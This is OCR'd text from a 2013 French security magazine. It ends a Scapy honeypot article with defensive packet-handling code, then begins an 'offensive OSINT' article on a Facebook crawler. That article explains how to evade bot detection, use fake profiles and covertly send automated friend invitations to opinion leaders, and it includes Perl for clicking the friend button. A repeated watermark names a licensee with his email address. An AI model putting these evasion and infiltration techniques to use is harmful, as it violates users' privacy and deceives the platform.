def creer_reponse_ARP(p):
   """Renvoi un paquet de réponse pour une requête ARP"""
   entete_trame = Ether(src=mon_adresse_mac,dst=p[Ether].src)
   reponse_arp = ARP(op='is-at',psrc=mon_adresse_ip,hwsrc=mon_
adresse_mac,hwdst=p[Ether].src, pdst=p[ARP].psrc)
   trame_reponse = entete_trame/reponse_arp
   return trame_reponse


def gerer_HTTP(p):
   """Gère et envoi les différents segments TCP pour le protocole
HTTP"""
   if 'R' in p.sprintf("%TCP.flags%") : # ignorer les resets TCP
      return
   if p.sprintf("%TCP.flags%") == 'S' : # demande de connexion
      # envoi acceptation demi-connexion connexion et demande de
demi-connexion
      entete_trame = Ether(src=p[Ether].dst,dst=p[Ether].src)
      entete_ip = IP(src=p[IP].dst, dst=p[IP].src)
      segment_tcp = TCP(flags='SA',sport=80,dport=p[TCP].
sport,ack=p[TCP].seq+1,seq=random.randrange(1, 2**32))
      trame_reponse = entete_trame/entete_ip/segment_tcp
      os.write(lien_vers_tap,str(trame_reponse))
      return
   if 'P' in p.sprintf("%TCP.flags%") :
      # envoi de la réponse HTTP à la requête du client
      taille_requete = calcul_taille_contenu_tcp(p)
      entete_trame = Ether(src=p[Ether].dst,dst=p[Ether].src)
      entete_ip = IP(src=p[IP].dst, dst=p[IP].src)
      segment_tcp = TCP(flags='PA',sport=80,dport=p[TCP].
sport,ack=p[TCP].seq+taille_requete,seq=p[TCP].ack)/entete_http
      trame_reponse = entete_trame/entete_ip/segment_tcp
      os.write(lien_vers_tap,str(trame_reponse))
      # envoi de la demande de fin de connexion
      segment_tcp = TCP(flags='FA',sport=80,dport=p[TCP].
sport,ack=p[TCP].seq+taille_requete, seq=p[TCP].ack+len(entete_http))
      trame_reponse = entete_trame/entete_ip/segment_tcp
      os.write(lien_vers_tap,str(trame_reponse))
   if 'F' in p.sprintf("%TCP.flags%") :
      # envoi de la fin du protocole TCP (FIN 2)
      entete_trame = Ether(src=p[Ether].dst,dst=p[Ether].src)
      entete_ip = IP(src=p[IP].dst, dst=p[IP].src)
      segment_tcp = TCP(flags='FA', sport=80,dport=p[TCP].
sport,ack=p[TCP].seq+1, seq=p[TCP].ack)
      trame_reponse = entete_trame/entete_ip/segment_tcp
      os.write(lien_vers_tap,str(trame_reponse))

def gerer_SSH(p):
   """Gère et envoi les différents segments TCP pour le protocole
SSH"""
   if 'R' in p.sprintf("%TCP.flags%") : # ignorer les resets TCP
      return
   if p.sprintf("%TCP.flags%") == 'S' : # demande de connexion
      # envoi acceptation demi-connexion connexion et demande de
demi-connexion
      entete_trame = Ether(src=p[Ether].dst,dst=p[Ether].src)
      entete_ip = IP(src=p[IP].dst, dst=p[IP].src)
      segment_tcp = TCP(flags='SA', sport=22,dport=p[TCP].
sport,ack=p[TCP].seq+1, seq=isn_ssh)
      trame_reponse = entete_trame/entete_ip/segment_tcp
      os.write(lien_vers_tap,str(trame_reponse))
      return
   if 'F' in p.sprintf("%TCP.flags%") :
      # envoi de la fin du protocole TCP (FIN 2)
      entete_trame = Ether(src=p[Ether].dst,dst=p[Ether].src)
      entete_ip = IP(src=p[IP].dst, dst=p[IP].src)
      segment_tcp = TCP(flags='FA', sport=22,dport=p[TCP].
sport,ack=p[TCP].seq+1, seq=p[TCP].ack)
      trame_reponse = entete_trame/entete_ip/segment_tcp
      os.write(lien_vers_tap,str(trame_reponse))
      return
   if 'A' in p.sprintf("%TCP.flags%") :
      taille_contenu_recu = calcul_taille_contenu_tcp(p) # devrait
être à zéro
      if (p[TCP].ack == isn_ssh+1): # si c'est la première
réception depuis le client
        entete_trame = Ether(src=p[Ether].dst,dst=p[Ether].src)
         entete_ip = IP(src=p[IP].dst, dst=p[IP].src)
         segment_tcp = TCP(flags='PA', sport=22,dport=p[TCP].
sport,ack=p[TCP].seq+taille_contenu_recu,seq=p[TCP].ack)/banniere_
ssh
         trame_reponse = entete_trame/entete_ip/segment_tcp
         os.write(lien_vers_tap,str(trame_reponse))

def gerer_reset_connexion_TCP(p):
   """Envoi un reset pour une demande de connexion sur un port TCP
non ouvert"""
   entete_trame = Ether(src=p[Ether].dst,dst=p[Ether].src)
   entete_ip = IP(src=p[IP].dst, dst=p[IP].src)
   segment_tcp = TCP(sport=p[TCP].dport, dport=p[TCP].sport,
flags='RA', ack = p[TCP].seq+1)
   trame_reponse = entete_trame/entete_ip/segment_tcp
   os.write(lien_vers_tap,str(trame_reponse))


# Accrochage de l'interface TAP en mode sans en-tête
cfg_if = ifreq()
cfg_if.ifr_name = nom_interface
cfg_if.ifr_flags = IFF_TAP|IFF_NO_PI
lien_vers_tap = os.open("/dev/net/tun", os.O_RDWR)
fcntl.ioctl(lien_vers_tap, TUNSETIFF, cfg_if)
```

Actuellement en kiosque !

CONTRÔLEZ VOS MACHINES À DISTANCE EN TOUTE SÉCURITÉ !

LINUX PRATIQUE N°76

DISPONIBLE CHEZ VOTRE MARCHAND DE JOURNAUX
JUSQU'AU 26 AVRIL 2013 ET SUR ed-diamond.com

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

```
# Activation de l'interface TAP
socket_temp = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
fcntl.ioctl(socket_temp, SIOCGIFFLAGS, cfg_if)
cfg_if.ifr_flags |= IFF_UP
fcntl.ioctl(socket_temp, SIOCSIFFLAGS, cfg_if)

while 1:
   paquet = os.read(lien_vers_tap,max_mtu)
   trame = Ether(paquet)
   if (IPv6 in trame) : # on ignore le protocole IPv6
      continue
   if ((ARP in trame) and (trame[Ether].dst=='ff:ff:ff:ff:ff:ff')
and (trame[ARP].pdst == mon_adresse_ip)):
      # on reçoit une requête ARP correcte
      trame_reponse = creer_reponse_ARP(trame)
      os.write(lien_vers_tap,str(trame_reponse))
      continue
   if ((ICMP in trame) and (trame[Ether].dst==mon_adresse_mac)):
      # on reçoit une requête ICMP d'echo (le ping)
      trame_reponse = creer_reponse_ICMP(trame)
      os.write(lien_vers_tap,str(trame_reponse))
      continue
   if ((TCP in trame) and (trame[Ether].dst == mon_adresse_mac)):
      if (trame[TCP].dport == 80): # segment TCP vers HTTP
         gerer_HTTP(trame)
         continue
      if (trame[TCP].dport == 22): # segment vers SSH
         gerer_SSH(trame)
      else:
         gerer_reset_connexion_TCP(trame)
```

Conclusion

Le programme fourni en fin de cet article se limite à mettre en œuvre le honeypot tel qu'il a été envisagé dans l'introduction. Il peut être étendu de différentes manières, et nous laissons au lecteur le soin d'ajouter les instructions nécessaires à ces extensions. Une extension possible consiste à améliorer l'attractivité du honeypot, en gérant l'envoi de bannière par TCP attestant de la présence d'autres serveurs comme POP, IMAP ou SMTP (attention toutefois à ne pas tomber dans l'excès en intégrant tous les services imaginables et dont la combinaison au sein d'une même machine n'existerait pas dans la « vraie vie »).

Une extension pourrait être également envisagée pour des protocoles basés sur UDP à destination du réseau local (le protocole UDP étant rarement autorisé à entrer dans le réseau depuis l'extérieur), comme celui lié au mDNS, ou multicast DNS, très en vogue actuellement dans le cadre du protocole « bonjour » (adresse IP multicast 224.0.0.251). Cette extension rendrait notre honeypot attractif dans la mesure où il se comporterait davantage comme une machine personnelle capable de donner l'accès à des ressources partagées (répertoire utilisateur, imprimante, etc.).

Une autre extension consiste à rendre notre honeypot bavard afin qu'il rapporte à son utilisateur les tentatives d'accès : création de journaux d'activités, logs, envoi d'alertes ou de mails, etc., où seront notées la date et l'origine de ces accès. Ce qui amène à une extension naturelle qui serait celle de permettre à notre honeypot de prendre des « contre-mesures » comme celle de bloquer, sur son hôte, les communications depuis la machine à l'origine de ces accès ou celle de lancer un audit de la machine d'origine.

Nous avons vu comment il était possible de créer une pile TCP/IP sans état depuis la couche 2 du modèle OSI, autrement dit depuis le niveau de la trame ethernet. Il nous est ainsi possible de modifier le contenu des échanges de notre honeypot afin de se rapprocher du comportement de machines disposant d'un système d'exploitation différent de celui de l'hôte : par exemple, pour le protocole ICMP, modifier le contenu des échanges liés au « ping », ou dans TCP, modifier le choix des options négociées lors de l'établissement d'une connexion. Nous laisserons au lecteur le soin d'expérimenter ces options et d'étudier leur exploitation par les systèmes de création d'empreintes pour la reconnaissance de système d'exploitation appelés « OS fingerprint ».

Un autre intérêt de notre pile TCP/IP sans état réside dans son adaptation aux protocoles basés sur TCP avec de courtes requêtes/réponses. Nous pourrions alors adapter notre programme afin de construire un serveur web super léger, et dédié à la fourniture de ressources dont la taille serait inférieure à celle de la MTU de notre réseau, et suivant le protocole HTTP dans sa version 1.0 (sans requêtes successives au sein de la même connexion TCP). Nous noterons que l'approche « sans état » peut fonctionner correctement dans le cadre d'un réseau local parce que la probabilité de perte de datagramme est pratiquement nulle (le caractère « sans état » empêche de réaliser une correction des pertes de segment TCP). ■

■ Références

Geoff Huston, pour son idée de pile TCP/IP stateless, http://www.potaroo.net/ispcol/2009-11/stateless.html

Davide Brini, pour son tutorial sur les interfaces TUN/TAP, http://backreference.org/2010/03/26/tuntap- interface-tutorial/

Philippe Biondi, pour Scapy, http://www.secdev.org/projects/scapy/

Des cours sur Python et Scapy, « Mon'tit Python » et « les Fourberies de Scapy » sur http://libpfb.so/

Le code source du programme, ainsi que des scripts de configuration de l'interface et du bridge, peuvent être récupérés sur le site personnel de l'auteur : http://libpfb.so/article_misc.zip.

Actuellement en kiosque !

ANDROID EN 25 QUESTIONS !

LINUX ESSENTIEL N°30

DISPONIBLE CHEZ VOTRE MARCHAND DE JOURNAUX
JUSQU'AU 29 MARS 2013 ET SUR ed-diamond.com

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

OSINT : UNE EXPLOITATION OFFENSIVE DE FACEBOOK

Pierre Caron – pierre.caron@orange.com

mots-clés : *OSINT / VEILLE / ANALYSE / INTELLIGENCE ÉCONOMIQUE / CRAWLER / FACEBOOK / LINKEDIN / VIADEO / RÉSEAUX SOCIAUX / INGÉNIERIE SOCIALE / JAVASCRIPT*

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

L'OSINT, ou « Open Source Intelligence », comme son nom ne l'indique pas, n'a rien à voir avec le logiciel libre. Ce terme désigne en effet le renseignement en sources ouvertes, ensemble de techniques utilisées pour acquérir et analyser des données et informations depuis des sources publiquement accessibles. Le postulat de base est le fait que ces données, bien que publiques, ont peu de valeur séparément - tout le contraire du renseignement classique, qui cible en priorité les informations secrètes à très forte valeur ajoutée - mais s'enrichissent mutuellement par leur nombre et leurs différents angles.

1 L'OSINT, à quoi ça sert ?

En somme, les données auxquelles s'attache l'OSINT sont publiques ; alors où est le problème, pourquoi consacrer un article à cette thématique, puisqu'il suffit de se donner la peine de les consulter ? En réalité, l'OSINT soulève toute une série de problèmes qui nécessitent une approche systématique et technique : premièrement, pour une même information recherchée, il peut exister une multitude de sources. Exemple : je veux consulter le registre WHOIS **[1]** d'un nom de domaine, très bien, il existe à cet effet des centaines de sites web pour faire cela, et même des serveurs interrogeables directement via le protocole Whois. Parfait, mais je veux réaliser une requête WHOIS sur 10 000 domaines, appartenant à 100 extensions différentes. Il faudra pour cela rechercher les bons outils, les annuaires de sources, identifier celles qui offrent la possibilité de réaliser des requêtes en batch, tenir compte des limites de charge imposées par chacune, et éviter les sites qui renvoient une information déformée ou masquée ; exemple : sur certaines extensions, consulter la source primaire - le bureau d'enregistrement - plutôt que le *registry*.

Deuxième problème : dans les registres WHOIS, je veux extraire le nom du titulaire et son adresse e-mail. Or, chaque site web me renvoit un tas de texte dont le format change pour un même domaine - sans même parler de la sur-couche de présentation (l'application web) qui ajoute ses *tags* HTML de mise en forme. Je dois donc coder des extracteurs ciblés, capables de donner un sens à une information textuelle peu (voire pas du tout) structurée, et la stocker dans une base de données pour simplifier son exploitation ultérieure.

Cet exemple très simple souligne ce qui rend possible l'OSINT : des outils, ou « crawlers », capables de réaliser des tâches très répétitives, et de structurer tout ou partie des données obtenues pour en extraire l'information recherchée. La majorité des *crawlers* du marché sont très limités pour une raison simple, ils tentent de répondre à tous les besoins d'un seul coup - et sont donc la plupart du temps aveugles, incapables d'extraire de manière autonome de l'information non structurée.

2 L'OSINT appliquée à Facebook

Pour illustrer cette thématique, nous allons décrire dans cet article la conception d'un crawler dédié à Facebook. Ce site est en effet le cauchemar des crawlers : les automates de crawling sont *personnae non grata* sur le réseau social, qui a déployé des trésors d'imagination pour entraver leur progression. En effet, le modèle économique entier de Facebook repose sur l'authenticité de ses utilisateurs : le produit, ce n'est pas le site, c'est sa base utilisateurs, déjà polluée à hauteur de 1,7% par spammeurs et robots **[2]**. Les développeurs souhaitant accéder au site sont cantonnés à un type particulier

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

d'interaction, à travers les applications : de cette manière, il n'y a pas d'ambiguïté, quand l'utilisateur parle à un autre utilisateur, c'est forcément à un autre être humain, et quand il joue avec une application Facebook, c'est avec un développeur tiers qu'il interagit. C'est de cette certitude que résulte toute la valeur du « graphe social » (et son API), qui est le véritable produit de Facebook, vendu à ses clients annonceurs. L'interdiction des robots limite également le spam interpersonnel, en compliquant l'envoi en masse de messages et les mises à jour de statut ; les invitations à entrer en contact, autre forme potentielle de spam, sont limitées en volume - jusqu'à une vingtaine d'invitations par jour - et en portée - inviter régulièrement des personnes ayant restreint leur visibilité peut conduire à un bannissement, temporaire ou permanent.

Facebook intervient en effet de deux manières pour empêcher l'accès aux robots : d'une part, en mode « pompier », c'est-à-dire en restreignant *a posteriori* un compte dont le comportement est jugé suspect, notamment : blocage du compte lorsqu'il est utilisé depuis une adresse IP connue pour être source d'autres formes de malveillance sur le Net ; bannissement des IP connues pour être des *proxies* (dont notamment des classes IP entières des *datacenters* d'Amazon) ; verrouillage temporaire de la fonction de prise de contact lorsque le système détecte un dépassement de seuil ; réponse graduée en fonction de la répétition des malveillances (blocage du compte pendant 24 heures, puis 3 jours, 5 jours, etc.). Et pour aller plus loin, les possibilités de détection ne manquent pas, comme notamment l'analyse des requêtes HTTP anormales (ex : incohérence des *headers* avec le *user-agent* déclaré), l'analyse de cohérence des chemins de navigation (vérifier que le client appelle bien tous les éléments implicites d'une page visionnée, ou encore contrôler que pour atterrir sur une page donnée, il a bien suivi un lien qui se trouvait sur la page précédente), ou encore l'analyse fréquentielle des requêtes reçues (ex : intervalle identique entre les requêtes, qui témoigne d'un *timer* fixe ; ou au contraire, intervalle purement aléatoire, ce qui ne correspond pas non plus au comportement normal d'un être humain).

Et d'autre part, Facebook agit de manière préventive : pour bloquer les automates de navigation, rien de tel que de les rendre aveugles. D'ordinaire, un crawler, spécifiquement conçu pour acquérir des données depuis une source, se repère à partir de « points fixes » sur les pages web aspirées : syntaxe des URL, tags HTML, mots-clés spécifiques, formulaires, etc. Or Facebook est un gigantesque champ de sables mouvants, qui tente à chaque instant de minimiser sa surface d'attaque par un crawler, à l'aide de toute une panoplie de contre-mesures : du HTML généré en quasi totalité par du code JavaScript, interprété par le navigateur, transformant des données XML ; des liens directs en voie de disparition, au profit de requêtes AJAX et d'événements JavaScript ; des identifiants de tags HTML (champ « id ») aléatoires (quand ils ne sont pas absents), au même titre que les noms des fichiers CSS, imprévisibles ; une hiérarchie de tags irrégulière, même les données affichées sous forme de listes uniformes n'étant pas systématiquement structurées en arbres réguliers ; multiplication des représentations HTML pour un même rendu visuel (ex : utilisation indifférente de tags **<a>**, **<button>**, **<input>**, ou d'événements « onClick » sur des ** ** ou ****, pour une apparence visuelle parfaitement identique) ; et pire, l'impossibilité même de dire avec certitude quand le rendu de la page est terminé, tout étant codé de manière asynchrone.

Par exemple, le code HTML des liens « commenter », « J'aime », et « voir qui aime ça » ressemble respectivement à ceci :

```
<input type="button" onclick="return fc_click(this);" value="Commenter"
data-ft="{"type":24,"tn":"S"}">
<button data-ft="{"tn":">","type":22}" name="like" type="submit"
title="J'aime ça" class="like_link stat_elem as_link">
<a ajaxify="/ajax/browser/dialog/likes/?id=123456789012345"
href="/browse/likes/?id=123456789012345" rel="dialog" class="comment_
like_button" data-tooltip-alignh="center" data-hover="tooltip"
aria-owns="js_3" aria-controls="js_3" aria-haspopup="true" id="js_5">
```

3 Quelques choix techniques pour crawler Facebook

Premier réflexe : chercher une alternative pour se simplifier le travail. Par exemple, accéder au site en désactivant le support du JavaScript, pour voir si Facebook devient plus amical ; ou utiliser la version mobile de Facebook (m.facebook.com). Il faut faire son deuil de la première solution, Facebook n'assurant aucun service minimum pour les navigateurs sans moteur JavaScript, ces derniers étant bloqués à la moindre page consultée, qui s'affiche tronquée ; quant à la seconde, elle n'est que temporaire : la version mobile de Facebook n'est plus simple à interroger que pour des raisons de fluidité de la navigation depuis des terminaux moins puissants et disposant d'une bande passante inférieure, mais tout ceci évolue rapidement et pourrait bien disparaître du jour au lendemain. Ne trichons pas par paresse, n'esquivons pas la difficulté.

Une solution élégante consiste, en Perl, à utiliser la bibliothèque **WWW::Mechanize::Firefox**. Elle allie toute la puissance de WWW::Mechanize **[3]** à l'instrumentation d'une véritable instance de Firefox, pilotée en ligne de commandes grâce au plugin **MozRepl [4]**. La communication entre Perl et Firefox se réalise tout simplement à travers un port TCP local sur lequel transitent des commandes JavaScript pour piloter le navigateur. Ainsi, plus besoin de feindre un user-agent bidon codé à la main, on dispose d'un véritable navigateur

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

qui répond au doigt et à l'œil, qui exécutera de lui-même tout le code JavaScript présent sur les pages consultées. Autre avantage par rapport à une simple émulation : la consultation d'une page entraîne automatiquement la consultation de tous ses sous-éléments (images, iframes, feuilles de styles CSS, scripts, ...), de sorte qu'il devient quasiment impossible de déceler un crawler par la simple analyse de la cohérence des logs d'accès au serveur HTTP (un client qui appelle les pages HTML sans jamais charger les images, c'est louche). Et enfin, l'utilisation d'un véritable navigateur rendra vaine toute tentative de prise d'empreinte du crawler pour le distinguer d'un client réel.

On y reviendra plus tard, cette bibliothèque ouvre même la voie à la communication bidirectionnelle entre l'automate de crawling et son opérateur.

Par manque de place, je ne listerai pas les immenses bénéfices qu'apporte la bibliothèque intermédiaire WWW::Mechanize par rapport à un bête constructeur de requêtes HTTP, comme LWP. Disons seulement que ce module ajoute une couche d'abstraction salutaire entre la requête HTTP et le crawler, en extrayant automatiquement de la page HTML récupérée ses formulaires et champs de saisie, ses liens, ses boutons, et en simplifiant considérablement leur manipulation. Par exemple, avec LWP, se logger sur Facebook aurait nécessité de réaliser une par une les étapes suivantes :

- identifier les formulaires présents, et trouver celui qui présente les champs de saisie « email » et « pass » ;
- récupérer les noms et valeurs de tous les champs cachés de ce formulaire ;
- identifier la bonne méthode (**GET** ou **POST**) et l'URL de destination des données ;
- réaliser la requête en priant d'avoir pensé aux valeurs de *tous* les headers HTTP : *cookies*, « user-agent », « content-encoding », « accept », etc. ;
- récupérer la réponse, stocker les cookies ;
- déterminer si le flux reçu est gzippé, et le décompresser le cas échéant.

... Alors qu'avec WWW::Mechanize::GZip **[5]**, il suffit d'une seule commande, à l'aide de laquelle le crawler identifie de lui-même le bon formulaire, collecte les valeurs cachées, identifie la méthode d'interaction avec le formulaire et l'URL à appeler, et se charge de décompresser la réponse :

```
$userAgent->submit_form ( with_fields => { email => 'login@domaine',
pass => 'motdepasse' });
```

Ainsi, il devient possible de se concentrer quasi exclusivement sur la logique du crawler et de ne plus prêter attention aux détails de l'implémentation des requêtes HTTP sous-jacentes. L'alliance de WWW::Mechanize, MozRepl et Firefox ouvre en outre la voie à l'écriture d'un crawler capable d'émuler un comportement humain, difficilement décelable par une simple analyse de logs, et tolérant dans une certaine mesure aux modifications des pages visitées.

4 Les crawlers, c'est comme les chasseurs...

... Il y a les bons crawlers, et les mauvais crawlers. Plutôt que de copier/coller des morceaux de code, je préfère délivrer ici quelques réflexions sur l'architecture d'un crawler idéal. En premier lieu, séparer les aspects « compréhension des pages », « analyse des données », et « déroulement du scénario de crawling », afin de réutiliser au maximum le même code pour différentes missions ; ensuite, construire le crawler sur le modèle d'une machine à états finis, bien séparés les uns des autres ; prévoir un processus de traitement des transitions intégrant une temporisation aléatoire et humainement crédible (oubliez les temporisations de 30 secondes, un humain a le clic compulsif sur Facebook) ; gérer les exceptions pour que le crawler retombe sur ses pieds lorsque le site consulté lui soumet une page inattendue ; et surtout, coder de multiples modules de *parsing*, fonctionnant sur un mode opportuniste et non global - c'est-à-dire, ne pas traiter la page en bloc, ce qui reviendrait à tout comprendre ou à ne rien comprendre, mais plutôt, faire intervenir en parallèle des modules spécialisés pour extraire chaque type de données présentes dans la page : méta-données du profil, liste de mises à jour, commentaires, notifications, résultats de recherche, suggestions, éléments d'interface graphique pour déclencher des actions, etc. De même, le parsing doit être agnostique et non orienté : c'est-à-dire ne pas faire d'hypothèse sur le type de données attendues compte tenu de la requête réalisée, mais prévoir à l'avance tous les extracteurs élémentaires et les exécuter indépendamment de l'état interne du crawler, de la même manière qu'un utilisateur ayant une mémoire de poisson rouge découvrirait une page sans se rappeler ce qui l'a mené jusqu'ici et donc sans a priori sur son contenu. De cette manière, en cas de modification de l'interface de Facebook ou de consultation d'une page inattendue, l'automate ne sera victime que de cécité partielle et aura d'autres options - via une gestion des exceptions - que de générer une erreur.

Première brique essentielle, l'extracteur textuel : ce composant doit être suffisamment tolérant au changement et aux cas imprévus pour minimiser la maintenance applicative du crawler. Cette maintenance est en effet le gros point noir de tout automate de crawling spécifique à une source de données : la perte d'un extracteur est équivalente à une cécité partielle ou totale. C'est donc la brique la plus importante à maîtriser, et la méthode la plus intuitive n'est pas forcément la bonne. Ainsi, ni l'extraction par expression régulière ni l'extraction XML via Xpath ne suffisent : dans le premier cas, les

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

expressions régulières et autres extractions par mot-clé sont trop dépendantes de l'ordre d'apparition des sous-éléments dans un même tag, et bien qu'elles tolèrent pas trop mal les changements mineurs de forme, elles refusent les modifications de structure ; ces procédés relèvent trop de la bricole pour constituer une solution pérenne. Dans le second cas, Xpath est également peu adapté pour Facebook : si ce langage offre toute la panoplie des requêtes nécessaires pour extraire les données de pages Facebook, cette méthode requiert une structuration préalable du document HTML en arbre XML en mémoire, ce qui représente une charge conséquente pour des pages Facebook pesant au minimum 300 Ko. Sans compter les bidouilles infâmes pour la gestion des classes multiples dans un même tag HTML. Une méthode intermédiaire offre à la fois des performances satisfaisantes, une (relative) tolérance au changement de forme, et une structuration des données pour une extraction simplifiée : elle consiste à structurer les tags pertinents un par un sur la base de l'expression de recherche initiale en ignorant tous les autres tags, puis lorsqu'une correspondance est identifiée, à construire en mode opportuniste un arbre de l'ensemble des sous-tags imbriqués dans le tag sélectionné.


Dans un cas idéal, un crawler ne devrait en aucun cas se baser sur le code HTML pour s'y retrouver : en effet, le « Web 2.0 » induit une perte de sens des tags HTML, leur rendu visuel, sous-traité aux feuilles de styles CSS et aux scripts JavaScript, étant totalement décorélé de leur nature initiale : on peut très bien coder une page entièrement avec des tags `<div>` et disposer pourtant d'interactions riches et de mises en forme élégantes. À l'image d'un internaute réel, un crawler devrait entièrement se baser sur la compréhension graphique des éléments d'une page, et sur les labels associés à ses différents sous-éléments : cela peut paraître contre-intuitif, mais finalement, un utilisateur ne parlant pas la langue de l'interface de Facebook sera perdu, lui aussi.

Afin de minimiser encore davantage les efforts de maintenance pour maintenir l'adhérence des extracteurs à la réalité des pages explorées, il est recommandé de créer des contenus dynamiques utilisés pour calibrer le crawler : par exemple, créer un profil bidon et inactif, rempli d'informations stables dans le temps. Avant chaque session de crawling, l'automate consultera ce profil-étalon, et testera chacun de ses extracteurs pour identifier s'il retrouve bien chaque fois les mêmes données, ou si le format de la page a changé et l'a rendu aveugle. Dans ce dernier cas, pas de panique : d'une part l'automate pourra générer une alerte circonstanciée, et d'autre part, il pourra s'adapter tout seul et retrouver ses marques : le profil consulté étant sous contrôle, le crawler cherchera simplement à quel nouvel emplacement se trouvent les données qu'il avait réussi à extraire auparavant, et en déduira les nouveaux critères d'extraction de cette information en analysant les balises environnantes. De cette manière, la prochaine fois que Facebook modifiera l'interface graphique de consultation d'un profil (comme le passage récent au modèle « Timeline »), le crawler saura s'y retrouver sans (presque) avoir besoin de lui tenir la main.

Passons sur les infimes détails de l'implémentation de cet automate, prenons un peu de hauteur et étudions quelques scénarios d'usage possibles pour un tel outil.

5 Observation et découverte

Les réseaux sociaux sont un cadeau du ciel. Pas pour tout le monde, bien entendu, mais pour toute société ou organisation un tant soit peu intéressée par son environnement, ses clients, ses concurrents, etc.



Exemple : activité sur les pages à vocation politique (cluster principal uniquement)

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

Et grâce à Facebook, il n'est même pas nécessaire d'être intrusif pour obtenir une information de qualité : il suffit en effet d'ouvrir ses yeux et d'observer. Un crawler pourra par exemple scruter certaines pages autour d'une thématique donnée, revenir périodiquement sur ces pages pour relever les derniers commentaires laissés par les internautes ; ceci dans une optique qualitative (analyse de tonalité et d'impact, mesure de la perception d'une page) et quantitative (dynamique d'activité dans le temps, identification des leaders d'opinion et des relais entre thématiques, cartographies d'acteurs). En mode « découverte », ce crawler fait figure d'éclaireur, pour lister intégralement les supports de communication (pages, groupes, etc.) autour d'une thématique donnée, identifier ceux qui font référence, et cartographier les individus qui prennent part à ces discussions.

Ci-dessous un exemple illustrant un tel processus de veille : cette cartographie (générée automatiquement par le crawler et mise en forme avec GraphViz) reflète l'inventaire ponctuel de l'activité sur quelques grandes pages publiques à vocation politique, identifiées à partir de recherches par mots-clés jouées par le crawler.

6 Insertion discrète et accroissement d'influence

Ne nous arrêtons pas en si bon chemin. Jusqu'ici, nous nous sommes contentés d'observer en toute passivité les informations publiquement disponibles sur le réseau social. Or, notre automate est également capable d'interagir avec les objets collectés ; et en particulier, de s'abonner à des flux et d'envoyer des invitations de contact, en ciblant les profils identifiés lors de la phase de découverte. On ciblera en priorité les profils les plus actifs (en nombre de mises à jour et de commentaires), ceux ayant un degré d'autorité important (à travers l'activité qu'ils reçoivent des autres utilisateurs : commentaires, mentions « j'aime », etc.), ou encore ceux participant à un grand nombre de communautés sur des thèmes connexes. Les vertus de ces relais et leaders d'opinion sont multiples : ils possèdent la clé d'accès à un réseau, et en font (parfois) profiter leur entourage, volontairement ou pas. Pour peu que les paramètres de confidentialité de leur compte le permettent, une mise en relation directe avec ces leaders d'opinion impactera directement le champ d'action de l'automate de *crawling* : en effet, sur les réseaux sociaux, la fonction de recherche est contextuelle. Les résultats de recherche dépendent directement du réseau relationnel de la personne réalisant la recherche ; les objets ayant une proximité plus grande seront mis en avant, tandis que des résultats hors de portée n'apparaîtront pas dans les résultats. Par conséquent, plus vous aurez de contacts sur une thématique donnée, plus vous aurez de résultats de recherche pertinents sur cette thématique. C'est ce qui constitue la principale différence de nature entre la surveillance d'un forum de type vBulletin/PhpBB, et la surveillance d'un réseau social : l'interaction est nécessaire, et les outils incapables d'interagir perdent tout leur intérêt.

Plus prosaïquement, le code nécessaire à envoyer une invitation se résume à trois lignes de code :

```
# $userAgent : pointeur vers un objet de type
WWW::Mechanize::Firefox
# $content : code HTML de la page actuellement lue (ici : un profil
utilisateur)
# parser_findTag() : routine interne d'extraction de portions de
code HTML

my $btn_tag = parser_findTag($content,'div',[ {
class=>'FriendButton' } ], { single => 1, tree => 1 });
my $btn_input_tag = parser_findTag($btn_tag,'input',
[ { id => '.' } ], { single => 1 });
$userAgent->click_button(id => $btn_input_tag->{prop}->{id},
synchronize => 0);
```

